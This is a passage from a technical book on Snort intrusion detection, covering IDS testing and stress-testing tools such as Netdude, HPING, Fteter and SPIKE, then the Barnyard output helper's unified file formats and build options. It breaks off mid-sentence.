



Figure 10.8 Netdude Modifying a TCP Window Size




You have the ability to analyze and modify fields inside the packet's headers, too. Application payload fields may also be modified within Netdude, as shown in Figure 10.9. The HTTP packet highlighted in Figure 10.9 has a payload consisting of an HTTP *GET* statement. Application payloads are not modified in the same fashion as packet headers; however, you can select the packet you want to analyze and modify the ASCII text inline.

Figure 10.9 Netdude Analyzing a Trace



The last stage of running Netdude is saving the new or updated PCAP file. In Figure 10.10 we are saving the PCAP file with all our updated changes. Why is this important? We have just created a file or potential test script that can be run against our IDS deployment. This packet dump could be custom packets, OS attacks, or just a large listing of Web-based URI attacks. Whatever the scenario, this file can now be “replayed” utilizing the TCPReplay tool that we covered earlier in this chapter.

Figure 10.10 Netdude Saving Data Files



Other Packet-Generation Tools

HPING and Cenzic's Hailstorm are two other very good tools for creating custom packets to test your Snort installation. Even though the complexity and type of application vastly differ between the two tools, the concept allowing you to create custom packets remains the same. Do not get confused—HPING is not a program that merely allows you to ping other systems!

Cenzic, the newly branded enterprise-grade Web application security assessment and life-cycle augmentation application, was designed to aid all teams involved in software development. It offers perspectives at both the CIO and CSO levels in addition to providing technical insight to developers and an API to quality assurance engineers who are responsible for creating, testing, and retesting features within applications. Cenzic's approach is strictly geared to large enterprises that value their proprietary software applications and are willing to make a significant investment in security.

One of the biggest advantages of Cenzic over its free counterparts is its ability to intelligently test and identify security holes in Web-based applications. Cross-site scripting, buffer overflows, and SQL injection attacks are just a few of the vectors that Cenzic can zone in on within applications. The “fault detection” technology that Hailstorm implements identifies potential vulnerabilities via the identification of atypical application behavior after a particular transmission sequence has been sent to the application.

Since HPING is free and with the release of HPING3 has become completely scriptable, it is our choice for creating custom packets on the fly for UNIX and Linux operating environments. It’s understood that if you are an “uber” coder you can merely write or reimplement an open source raw socket API that permits you to send custom or potentially RFC-incompliant packets. However, if your raw socket programming skills are not up to snuff, it’s probably best that you focus on learning to use HPING.

First of all, HPING only supports the creation of TCP/IP packets. This is not a terrible limitation, since most of the more common applications and application-layer protocols were built to reside on top of HPING. The generality of HPING has created a large base of uses, which span network management to security and application testing. According to HPING’s developers, here are some of the most common uses of HPING:

- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute, under all the supported protocols
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing

In the realm of IDS testing and deployment, we recommend utilizing HPING to develop custom packets for the sole purpose of seeing what type of packets will get through your network security perimeter unnoticed. For instance, HPING can help determine whether a packet with a source port of 51, a payload of 100 bytes, and a destination port of 139 will make it through your firewall and past your IDS. In most cases, it’s the complex unseen attacks that have the potential for causing

the most damage to your network and environment because in all likelihood they will have more untarnished time on the inside.

OINK!

Use HPING to find the tiny holes in your network security perimeter and to customize attack packets to see if your Snort signatures are too focused and have potential to generate false positives!

Additional Options

In addition to the three options previously presented, a few other tools are worthy of a quick mention. Stick (www.packetstormsecurity.org/distributed/stick.tgz), quite possibly the most publicized and inappropriately hyped IDS testing tool, was released some ago to intrusion detection sensor developers. Stick has several useful features, the most notable being speed. Yet it also has one very large downside: It does not effectively monitor and handle the packet and attack state, thereby allowing an intrusion detection engine to potentially finger the tool. A similar program, Snot, has the same problem but serves as another adequate example tool to generate attacks. For more information on Snot, visit www.stolenshoes.net/sniph/index.html.

Another tool worthy of mention is Fteter. Fteter comprises two Perl scripts that can be downloaded from <http://fteter.sourceforge.net>. One script sends network attacks to remote hosts, allowing you to spoof source addresses and ports. The other script is a sniffer that is used to read in the attack packets sent to the destination system. The first can be used to test NIDS and HIDS, and the second is used in combination with the first to test network filters and firewalls.

One important differentiator between Fteter and Snot/Stick is that Fteter simulates bona fide TCP connections, thereby permitting stateful attacks. Fteter requires that you configure the `fteter.conf` file to set up the attack packets to send to the “packet cannon engine.” It also requires that you have the following Perl modules installed:

- Net::RawIP
- Net::PcapUtils
- NetPacket

Stress Testing the Pig!

Stress testing an IDS begins with identifying a core set of tools that can be used to aid in the automation of such tests. Whether the execution of one or two tools simultaneously or the scripted execution of numerous tools, stress testing is an integral part of rolling out your production system. Usually the tests are geared to push your hardware, software, or configuration to the max, whereas your deficiencies are identified.

Hardware tests can include identifying breakpoints for the amount of data you can parse and interpret off the wire without dropping packets. A software test could be straightforward, as in seeing what attacks are recognized and what attacks are missed during peak periods of traffic. Lastly, configuration testing could identify how fast Snort is writing to your database or logging to your file system—both of which have the potential to kill the effectiveness of your installation.

Stress Tests

Conducting vulnerability, attack, and packet stress tests are some of the most useful tests that can be performed against your Snort sensors. The goal of any stress test is to identify thresholds. In the case of NIDSs, a stress test should identify the amount of data that can be processed and parsed through the Snort engine. Dropped packets due to inadequate hardware may be difficult to identify, yet identifying rules that consume large amounts of CPU cycles and decrease system performance are more difficult.

Here are a few links to free vulnerability assessment and stress-test tools:

- **NTOMax and FScan** www.foundstone.com
- **Nessus** www.nessus.org
- **Whisker** www.wiretrip.net/~rfp
- **NMAP** www.insecure.org
- **Paketto Keiretsu** www.doxpara.com
- **Nikto** www.cirt.net/nikto/
- **SPIKE** www.immunitysec.com

The previously identified free vulnerability assessment and stress-test tools can be used to help design and execute system stress and benchmark tests. For instance, if you launch three tools simultaneously from three different systems,

you could generate a large amount of potentially malicious traffic. The stress test you create should chain together multiple tools generating large amounts of traffic. Benchmarking the tests is easier than running the actual tests. After each test you will want to record the number of packets that were captured and analyzed, the number of alerts that were generated, and the exact size and number of entries that were logged. As long as you run the same tools with the same configuration and usage, the only recorded statistic that could potentially change is the size of the log. Otherwise, any inconsistencies could probably be caused from dropped packets or poor rulesets.

Dave Aitel's free version of SPIKE, the godfather tool of fuzzing, is also an excellent tool that can be utilized for stress testing your IDS from a network packet perspective. SPIKE has the potential to create and send packets at an atypically fast rate with varying payloads, headers, and flags, thus making it a perfect example of the type of tool that you could employ to generate potentially malicious or random network traffic simulating a large corporate environment.

Individual Snort Rule Tests

You have a couple methods for testing rules, but in general one of the best and most accurate methods of testing for proper rule syntax is interpreting each rule individually. Now, this might seem like a cumbersome task, but a quick Perl script that extracts individual rules from a rules file or the reverse (where you specify a directory and it opens each individual rules file and appends it to a master rules file) would be easy enough to create.

The syntax for parsing a file is in the following, but the more rules that you have, the harder it will be to debug the scripts. The `-i` flag specifies the interface; the `-n` flag tells Snort to exit after one packet is received. This allows you to ensure that the rule is in the proper format:

Test Syntax: `snort -i eth0 -n 1 -c /Snort/rules/example.rule`

Berkeley Packet Filter Tests

Similar to testing individual Snort syntax rules, you have the ability to individual test BPF rules with the `tcpdump` utility. Since `tcpdump` is merely an interpreter for the rules, very little debugging functionality is built into the program. The easiest way to identify potential errors is to test the rule for proper syntax. The following command will individually parse the rule to ensure that it utilizes the

correct syntax. The `-i` flag is utilized to define the appropriate network interface that the rule should be applied to, but in this case any valid interface is sufficient:

Test Syntax: `tcpdump -i eth0 -n -F /Snort/bpf/example.filter`

Tuning Your Rules

Snort provides you the ability to fine tune your rules in a variety of ways. Fine tuning your scripts could range from disabling nonessential rules or modifying common rule variables to adequately map to your environment to including Berkeley Packet Filter rulesets. These three major categories for modifying your Snort sensor installation were covered in detail throughout this section.

In addition to the major modifications that you can make, several small modifications may be made. Small modifications include configuring Snort to run on a different interface, changing the output modes from verbose to quiet or vice versa, modifying the file system or directory structure for rules files, and upgrading to a later version of Snort. Oh, and one more change you might like to add to your list: defining new log and alert files.

Summary

It is imperative that you first decide what OS you are going to use as the underlying platform for your IDS. Our Golden Rule is, “Select the platform with which your organization is most familiar and that will easily integrate within your current environment administration process.” Monitoring and managing an IDS, or more realistically, a network of sensors, is an extremely time-consuming job. For that reason, we recommend choosing an OS that is familiar to your organization, to lessen the headaches of managing yet another nonconforming network device. Currently, the publicly available version of Snort can be configured to run in an assortment of methods on multiple platforms, including Windows NT/2000/XP/9x, Red Hat, Mandrake, Solaris, OpenBSD, FreeBSD, and various other Linux and UNIX-based OSs.

After choosing the OS, you must purchase or set up the appropriate hardware. A good rule of thumb is to always buy in excess in the following four areas: memory, CPU and motherboard processing power, NICs, and hard disk space. You might be thinking, “That’s everything in a computer.” Notice that we didn’t say anything about graphics capabilities, audio cards, monitors, parallel drives, or multiple types of disk drive.

The next step in setting up the Snort NIDS is developing and executing a plan to create a flexible sensor so that you can use numerous automation techniques to roll out an environmentwide grouping of sensors. Creating flexible sensor configurations could include potentially everything from creating disk clones to Snort automation scripts and installing remote server administration software. In addition to the multitude of application-generic steps you might undertake, it is also feasible to set up your Snort rules and configuration files in a manner that allows you to easily modify Snort when porting it to another system. Generic variables such as `$INTERNAL`, `$EXTERNAL`, `$DMZ`, and `$NOT_ME` help tremendously in configuring rules files, so that instead of modifying potentially hundreds upon hundreds of Snort rules, you only need to change the dynamic variables. In addition to variable declarations, you can also tweak the installation by modifying your preprocessors and output plug-ins in hopes of increasing sensor efficiency.

The last aspect before rolling your sensor into a production environment is to double-check your work. Designing and executing a test plan for your sensors should be mandatory. Assuring production-level quality is a requirement in most large commercial entities nowadays, and frankly, such plans are not used enough.

Unfortunately, the list of commercially available intrusion detection testing applications and tools is short—or should we say that the list encompasses IDS Informer. Blade Software's IDS Informer is the only intrusion detection application that has a graphical interface for Win32 platforms. Informer allows users the ability to configure the source IP and MAC address and to specify attack modules to send over the wire. Freeware tools that you can use to assess your sensor implementations include IDS Wakeup, Sneeze, Fteter, Stick, and just about any other port and vulnerability scanner you can get your hands on.

Snort intrusion detection can be a highly effective and useful network application in your environment if the proper thought and resources are leveraged throughout the entire NIDS implementation life cycle. Snort can prove a great technological advantage in fighting digital enemies or simply a neglected resource hog—the choice is yours to make.

Solutions Fast Track

How Do I Choose the Hardware to Use?

- ☑ Don't be cheap on hardware; performance peaks will instantly find the holes in weak hardware.
- ☑ Examine hardware specifications for features that cater to Snort.
- ☑ Buy in excess when dealing with CPU power, memory, hard disk space, and NIC speeds.

How Do I Choose the Operating System to Use?

- ☑ Linux and UNIX-based OSs are faster and more efficient, but if you don't know them well, it is advisable to purchase more powerful hardware and go with a Microsoft base.
- ☑ Use the advantages of the OS to create the most powerful Snort installation possible. Hence, leverage the efficiency, security, and administration aspects of whatever OS you decide on.

Speeding Up Snort

- ☑ Creating a more efficient and custom instances of Snort is essential to maximizing your sensor's potential. This can be accomplished by ensuring that only rules that add value in the appropriate means are implemented on your system.
- ☑ Defining the proper output and preprocessor plug-ins can mean the world when it comes to dropped packets due to a peak in network traffic.
- ☑ Disk cloning, installation scripts, remote administration, and generic variable declarations all aid in decreasing the mean time to complete the Snort installation process.

Finding and Eliminating Bottlenecks

- ☑ Bottlenecks can range from small nuisances to major concerns that can lead to the complete breakdown of your intrusion detection deployment. Review your configuration, installation, and hardware to help identify some of these bottlenecks.
- ☑ Both online and commercial help exists for Snort deployments.
- ☑ Do not underestimate the potential CPU analysis hit of pattern-matching algorithms implemented in your rules.
- ☑ Multiple or stacked output plug-ins have the potential to drastically slow down Snort configurations.

Benchmarking and Testing the Deployment

- ☑ Benchmarks are an excellent way to measure system capabilities and thresholds; however, they are of no use unless you use them in comparison tests. Benchmarks should be compared on business, managerial, and technical levels.
- ☑ Stress testing your installation should be a routine and ongoing process that identifies potential areas of weakness in the case of a rampant weakness.

- ☑ *Test your rules!* There is no substitute for testing the rules you have selected to implement and protect your environment. At a bare minimum, become familiar with and frequent the Snort.org Web site.
- ☑ Automation is key in developing sound Snort benchmarks.
- ☑ Test your hardware, software, and configuration to the max! There is no doubt that hackers or automated worms will do it in the future.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: If I had to place an emphasis on hardware or OS choice, which is more important for getting a stable Snort box up and running?

A: The more important aspect is to get the OS right. If you don't know how to use Linux, installing Snort on a Linux box will do you no good. You can tweak your ruleset or manipulate the system load to accommodate some hardware deficiencies, but your ability to actually work the computer is most important. (There are minor exceptions: Don't try to realistically run Snort on a 286—hardware must be within reason.)

Q: Does network configuration determine which OS is chosen?

A: No. The fact that your network is a Windows network will not rule out the possibility of using Linux as the OS for your Snort box, and vice versa. With this in mind, we direct you to the previous question about OS performance as a criterion for choosing your OS.

Q: What kind of rules should be defined for mobile sensors—for example, Snort running on a consultant's Windows XP Professional laptop?

A: We recommended running a slimmed-down ruleset that would include attacks pertinent to Windows XP Professional in addition to any applications running on that box. Specific rules to protect against NetBIOS user and

share enumeration, Plug-n-Play attacks, registry connections, portscans, and other Microsoft XP-centric attacks should be included in the mobile ruleset.

Q: If familiarity is not an issue in choosing an OS, what is the best choice?

A: Linux. As the OS for which Snort was originally written as well as a powerful, portable, streamlined OS, Linux will easily outperform Solaris and Windows. As with so many things in the computing world, Windows will undoubtedly be a system hog and diminish program performance. Since Linux doesn't have the same sort of problem, you can easily make the decision.

Q: Do you have any recommendations when it comes to building or buying Snort appliances?

A: In terms of hardware, building your own boxes is almost always the cheaper solution by a power of three. Hence, you can expect to pay a company at least three times the cost of a system you could order from Dell. With that said, it might be worth \$5000 to \$10,000 to outsource the hardware, installation, and configuration of your Snort sensor. Our guess is that if you are reading this book, you are somewhat familiar with Snort and could opt to order a 1U rack mount box from Dell and have your Snort installation up and running within 10 days.

Q: Is pattern matching GREP?

A: GREP, or general regular expression parser, is nothing more than a program that has implemented a specific and often viewed default version of regular expressions. Pattern matching can be considered a subset of the functionality implemented within a regular expression engine, whereas its major goal is to identify anomalies based on wildcards and defined character sets within a larger body of data.

Mucking Around with Barnyard

Solutions in this Chapter:

- What Is Barnyard?
- Understanding the Snort Unified Files
- Installing Barnyard
- Configuring Barnyard
- Understanding the Output Plug-Ins
- Running Barnyard in Batch Processing Mode
- Using the Continual Processing Mode
- Deploying Barnyard
- Writing a New Output Plug-In
- Secret Capabilities of Barnyard

Introduction

Long ago, when Snort was still considered “lightweight,” there was never any thought that it would not be able to capture and decode packets, detect events, and generate output all as a single process. In those days, Snort was not capable of many of the things it can do today. Tasks such as portscan detection and TCP stream reassembly were distant dreams, and features such as HTTP URI normalization and database logging had not even been thought of. Then, something unexpected happened. Snort became popular, and the number of users increased dramatically. With these new users came new needs, and new features were developed to meet those needs. As new features were added and Snort evolved from “lightweight” to robust, more and more resources (both memory and processor) were required to keep up with increasing network speeds.

One advantage of open-source software is that it allows and encourages users to customize it for their particular needs. When Snort 1.5 was released, it added the capability for users to add preprocessor and detection plug-ins that could be used to add features without the need to understand the entire system. Snort 1.6 added a similar mechanism for adding output plug-ins. With this architecture, Snort started to accumulate many more ways to output events. However, as Snort was deployed on faster and faster networks, a problem arose. Many of the methods used to output events were relatively slow. This was not because they were poorly implemented; it was just inherent in some of the ways users wanted to output events. For example, it is a fairly fast operation to write a line of text to a file. However, if we were to write that same line of text to an SQL database, we would first need to generate an SQL query to insert the event, send this query to the database server, and then wait for the database server to return that the query was successful. Unfortunately, while waiting for the database server, Snort is not processing any network traffic. Therefore, with all these new output plug-ins, it was highly possible that Snort could drop packets (and miss attacks) simply because it was spending too much time generating output.

To solve this dilemma, Snort needed some mechanism that would allow it to continue to process network traffic while simultaneously performing expensive output operations such as writing alerts to a database. One suggestion was to make Snort multithreaded. This would allow one thread to output the alerts while a separate thread processed the network traffic. Unfortunately, by the time this problem became apparent, Snort had been ported to so many different operating systems that the developers did not feel confident that they could maintain a stable version

of Snort if it were multithreaded. Therefore, an alternative solution had to be found. In the end, it was decided that the best solution was to write a helper program that would generate the alert output, while Snort would focus on processing the network traffic. Snort would communicate with this helper program by spooling the alert information using a set of files. Thus, the Snort unified output format and Barnyard were born. With Barnyard deployed, Snort does not have to deal with the myriad of ways that the alerts need to be formatted and dispatched. Instead, Snort can simply output the events using the unified output plug-in, and Barnyard will handle the details of inserting them into a database, generating syslog notifications, and so forth. In this chapter, we discuss how to install, configure, and use Barnyard as part of your Snort installation.

What Is Barnyard?

Barnyard was developed to separate the various output-processing tasks from the more time critical task of monitoring network traffic. In this sense, Barnyard can be thought of as an asynchronous event processing and dispatching tool designed for use with Snort. In its normal mode of operations, Barnyard waits for Snort to generate an event and then dispatches the event through one or more output plug-ins. This is almost identical to how Snort works alone, except that, when used with Barnyard, Snort is free to return to processing network traffic while Barnyard handles generating the event output.

The most obvious situation in which to use Barnyard is when Snort is being used to monitor a high-speed network—the scenario envisioned when Barnyard was additionally developed. However, several other advantages can be realized by using Barnyard. For example, while Snort requires some level of root privileges to promiscuously sniff network traffic, Barnyard has no such requirement. Barnyard only needs to be able to read the unified files generated by Snort. Therefore, the security conscious user may want to use Barnyard to implement privilege separation. Additionally, there are some situations in which real-time processing of event data is unimportant; for example, if event data is being loaded into a spreadsheet for analysis. In this case, Barnyard can be used in batch-processing mode to process only those sets of unified files of interest. Finally, since the Snort unified files provide a convenient event archival system, Barnyard can be used to reprocess archived event data should there ever be a need.

Understanding the Snort Unified Files

Now that you know what Barnyard is, you are ready to start learning how to install, configure, and use it. However, before going farther, it is important to gain an understanding of the information that is provided for Snort to process. Before Barnyard could be developed to assist Snort in processing event output, there first needed to be a mechanism for Snort to communicate the important information about an event to a separate program. It had already been decided to use files to store this information, but the exact format had not been determined. The primary goal for this format was that it needed to be fast to write to a file.

Additionally, since there was a plan to use these files for event archival, the individual records needed to be small. Based on these two requirements, the Snort unified file format was developed.

A Snort unified file consists of a four-octet magic number that identifies what type of records it contains, a binary header, and zero or more unified records. All of the fields in the unified file are written using host byte ordering. Currently, Snort can generate three types for Snort unified files: alert, log, and stream-stat. There is a fourth unified file type supported by Snort that combines both alert and log records into a single file. However, this file type is considered experimental and may be modified in future versions of Snort. The rest of this section covers the details on each of the three types of unified records that Snort generates.

Unified Alert Records

The unified alert record contains all of the essential information about a Snort alert. Since these records contain only essential information, they are extremely small (56 bytes) when written in unified format. Table 11.1 lists all of the fields that are part of a unified alert record.

Table 11.1 Unified Alert Record Fields

Field	Description
Signature generator ID	This field indicates which subsystem in Snort generated the alert. Snort has several subsystems that are capable of generating alerts. The most familiar of these is the rules subsystem, which has a generator ID of 1. Additionally, the preprocessor and packet decoder also generate alerts, and each has its own generator ID assigned.
Signature ID	The signature ID (SID) indicates the particular type of alert that was generated. For Snort rules, this is the SID value that is specified in each rule. For the other generators, each type of alert is assigned a unique SID value. New values are used as new rules and new types of detection are added.
Signature revision	The signature revision indicates the particular revision of the algorithm used to detect the alert. Currently, revisions are only used by Snort rules to track changes that are made to the rule over time.
Classification ID	The classification ID indicates the classification to which the alert belongs. Each classification that is loaded by Snort is assigned an integer ID value, and that value is recorded here.
Priority	The priority value indicates the priority of the alert as assigned by Snort. For Snort rules, this value is usually inherited from the classification, but it can also be specified using the <i>priority</i> rule keyword.
Event ID	The event ID is a numeric value assigned to each event generated by Snort. When Snort is started, this value is set to 1 and is incremented each time a new event is generated.
Event timestamp	The event timestamp indicates the time the event was detected. The timestamp of the event is represented as seconds and microseconds since UNIX epoch (January 1, 1970). Typically, this indicates the timestamp of the packet that triggered the event.

Continued

Table 11.1 Unified Alert Record Fields

Field	Description
Event reference ID	This value is not currently used in unified alert records and should always be equal to the event ID.
Event reference timestamp	This value is not currently used in unified alert records and should always be set to 0.
Source IP address	This field indicates the source IP address for the event. Typically, this will be the source IP from the packet that triggered the event. If there is no valid source IP address for the event, this field should be set to 0.
Destination IP address	This field indicates the destination IP address for the event. Typically, this will be the destination IP from the packet that triggered the event. If there is no valid destination IP address for the event, this field should be set to 0.
Source port	Depending on the protocol, this field contains either the source port or ICMP type for the event. If the protocol is either TCP or UDP, this will be the source port. If the protocol is ICMP, it will be the ICMP type. This value is typically taken from the packet that triggered the event. If the protocol is not ICMP, TCP, or UDP, or there is no valid source port/ICMP type for the event, this field should be set to 0.
Destination port	Depending on the protocol, this field contains either the destination port or ICMP code for the event. If the protocol is either TCP or UDP, this will be the destination port. If the protocol is ICMP, it will be the ICMP code. This value is typically taken from the packet that triggered the event. If the protocol is not ICMP, TCP, or UDP, or there is no valid destination port/ICMP code for the event, this field should be set to 0.
Protocol	The protocol field indicates the IP protocol for this event.

Continued

Table 11.1 Unified Alert Record Fields

Field	Description
Flags	The flags field is used to record some of the characteristics of the packet that caused Snort to generate the event. This includes information about whether the packet was reassembled from fragments, part of a rebuilt TCP stream, obfuscated to hide the source and/or destination hosts, and so forth.

Unified Log Records

In addition to information about the rule that generated the event, each unified log record contains the complete packet that caused the event to be generated. Therefore, a unified log record is significantly larger than the corresponding unified alert record would be. However, the additional amount of information available from the unified log record makes up for this extra space. Additionally, the unified log records allow multiple packets to be associated with a single event. These *tagged* packets occur when either a rule has been explicitly configured to log multiple packets for a single event, or the event was triggered from a reassembled TCP stream segment. By logging multiple packets for an event, more contextual data is available for analyzing the event. Table 11.2 lists all of the fields that are part of a unified log record. Many of these fields are the same as those contained in the unified alert records.

Table 11.2 Unified Log Record Fields

Field Name	Description
Signature generator ID	Please see Table 11.1.
Signature ID	Please see Table 11.1.
Signature revision	Please see Table 11.1.
Classification ID	Please see Table 11.1.
Priority	Please see Table 11.1.
Event ID	Please see Table 11.1.

Continued

Table 11.2 Unified Log Record Fields

Field Name	Description
Event reference ID	The event reference ID indicates the event ID of the original event that caused this packet to be logged. There are a number of cases in Snort where a single alert will cause multiple packets to be logged. In those cases, this value can be used to associate all of the packets that belong to the original event. If this record is not associated with an earlier event, this value will be the same as the event ID.
Event reference timestamp	The event reference timestamp indicates the timestamp of the original event that caused this packet to be logged. If this record is not associated with an earlier event, this value will be set to 0.
Flags	Please see Table 11.1.
Packet timestamp	The packet timestamp indicates when the packet was captured from the network. This is represented as seconds and microseconds since UNIX epoch.
Packet captured length	This field indicates how much of the packet was captured off the network. While Snort usually captures the entire packet, it can be configured to only capture the beginning of the packet. Thus, this field indicates the size of the packet data field.
Packet length	This field indicates the total length of the packet on the network.
Packet data	This field contains the actual packet data. The amount of data available is indicated by the packet captured length field.

Unified Stream-Stat Records

The unified stream-stat records are different from the unified alert and log records, since they are not generated based on alerts. When configured appropriately, the stream4 preprocessor will write information about each TCP session that it observes to the stream-stat unified output file. While Barnyard supports

reading these records, currently no output plug-ins process the information. However, this information could be processed to analyze various aspects of the TCP sessions on the network. Table 11.3 lists all of the fields that are part of a unified stream-stat record.

Table 11.3 Unified Stream Stat Record Fields

Field Name	Description
Start time	This field indicates the time when the TCP connection was opened. This time is stored as the number of seconds since UNIX epoch.
End time	This field indicates the time when the TCP connection was closed. This time is stored as the number of seconds since UNIX epoch.
Server IP address	This field indicates the IP address of the server that accepted the TCP connection.
Client IP address	This field indicates the IP address of the client that initiated the TCP connection.
Server port	This field indicates the server port for the TCP connection.
Client port	This field indicates the client port for the TCP connection.
Server packets	This field indicates the total number of packets that were sent by the server.
Client packets	This field indicates the total number of packets that were sent by the client.
Server bytes	This field indicates the total number of octets that were sent by the server. This only includes octets that were part of the TCP payload.
Client bytes	This field indicates the total number of octets that were sent by the client. This only includes octets that were part of the TCP payload.

Installing Barnyard

Installing Barnyard is a fairly straightforward process for those users familiar with downloading and compiling source packages. Unfortunately, Barnyard is not currently available in any of the major UNIX distributions and we are unaware of

any prebuilt packages that can be easily installed. Therefore, to use Barnyard, you are going to have to compile it. The requirements for building Barnyard are similar to those for building Snort. If you have successfully built Snort on your system, then building Barnyard should be no problem. However, if you installed Snort from a package, you may need to install additional software in order to build Barnyard.

To build Barnyard, you must have a C compiler installed on your system. Barnyard has been developed and tested using gcc, but should also compile with other C compilers. If you want to include database support for Barnyard, then you will also need to install the appropriate headers and libraries for the database you want to use. For example, on Debian Linux, to build Barnyard with MySQL support you will need the package *libmysqlclient-dev* installed.

Barnyard is developed and tested using Debian Linux; however, it should also run on any of the UNIX systems on which Snort runs. While Barnyard is not officially supported on Windows systems, unofficial packages are available at www.codecraftconsultants.com/Barnyard.aspx.

OINK!

As noted previously, using Barnyard and the unified output plug-ins allows you to handle intrusion detection on one system and alert management/analysis on a different system very effectively. One side effect of this is that you can choose to install Barnyard on whatever platform you like and the one with which you are most comfortable. For example, if you have installed Snort on a customized build of a high security distribution like Immunix (mentioned in Chapter 3, “Installing Snort”), you can push all the log files to a separate system running Debian (since that’s where Barnyard was developed) to handle the output into whatever format you prefer for analysis.



Downloading

The official releases of Barnyard can be downloaded from the Barnyard project site on SourceForge located at <http://sourceforge.net/projects/barnyard/>. As of this writing, the most recent released version is 0.2.0; however, the CD-ROM that accompanies this book only includes version 0.1.0. Since this chapter documents version 0.2.0, you will need to download Barnyard from the project site

noted previously. Additionally, if there is a newer version of Barnyard 0.2 on the project site, it is recommended that you use that version since it may contain important bug fixes. After downloading the source archive from the Web site, you will need to uncompress the archive. To do this, type the following command:

```
tar -xzf barnyard-0.2.0.tar.gz
```

This will extract the contents of the archive and create a directory called `barnyard-0.2.0`.

Building and Installing

Building Barnyard from the source package is simple. First, the *configure* specifying any particular build options (such as database support) that we may need. Then, we run *make* to build Barnyard. Finally, we run *make install* to install the Barnyard binary into the path. The only complicated part of this process is specifying build options when running *configure*. In order to use Barnyard's database output plug-ins it must be built with database support. To enable database support, you must specify the appropriate options to *configure*. Table 11.4 lists the options that are most often used.

Table 11.4 Barnyard *configure* Script Options

Option	Description
<code>--enable-mysql</code>	This option configures Barnyard to be built with support for the MySQL database server.
<code>--with-mysql-includes=<dir></code>	This option can be used to specify the location of the MySQL header files. If the <code>--enable-mysql</code> option is not also specified, this option is ignored.
<code>--with-mysql-libraries=<dir></code>	This option can be used to specify the location of the MySQL client libraries. If the <code>--enable-mysql</code> option is not also specified, this option is ignored.
<code>--enable-postgres</code>	This option configures Barnyard to be built with support for the PostgreSQL database server.
<code>--with-postgres-includes=<dir></code>	This option can be used to specify the location of the PostgreSQL header files. If the <code>--enable-postgres</code> option is not also specified, this option is ignored.

Continued

Table 11.4 Barnyard *configure* Script Options

Option	Description
<code>--with-postgres-libraries=<dir></code>	This option can be used to specify the location of the PostgreSQL client libraries. If the <code>--enable-postgres</code> option is not also specified, this option is ignored.

It is not usually necessary to specify any of the `--with-mysql-*` or `--with-postgres-*` options, since the *configure* script will attempt to search for the required files in the normal places. However, if these files are not located in any of the usual places, then *configure* will generate an error and you will need to specify the appropriate locations. For example, if the MySQL header files are installed in `/usr/include/mysql4`, then the following *configure* command would be used to build Barnyard with support for MySQL:

```
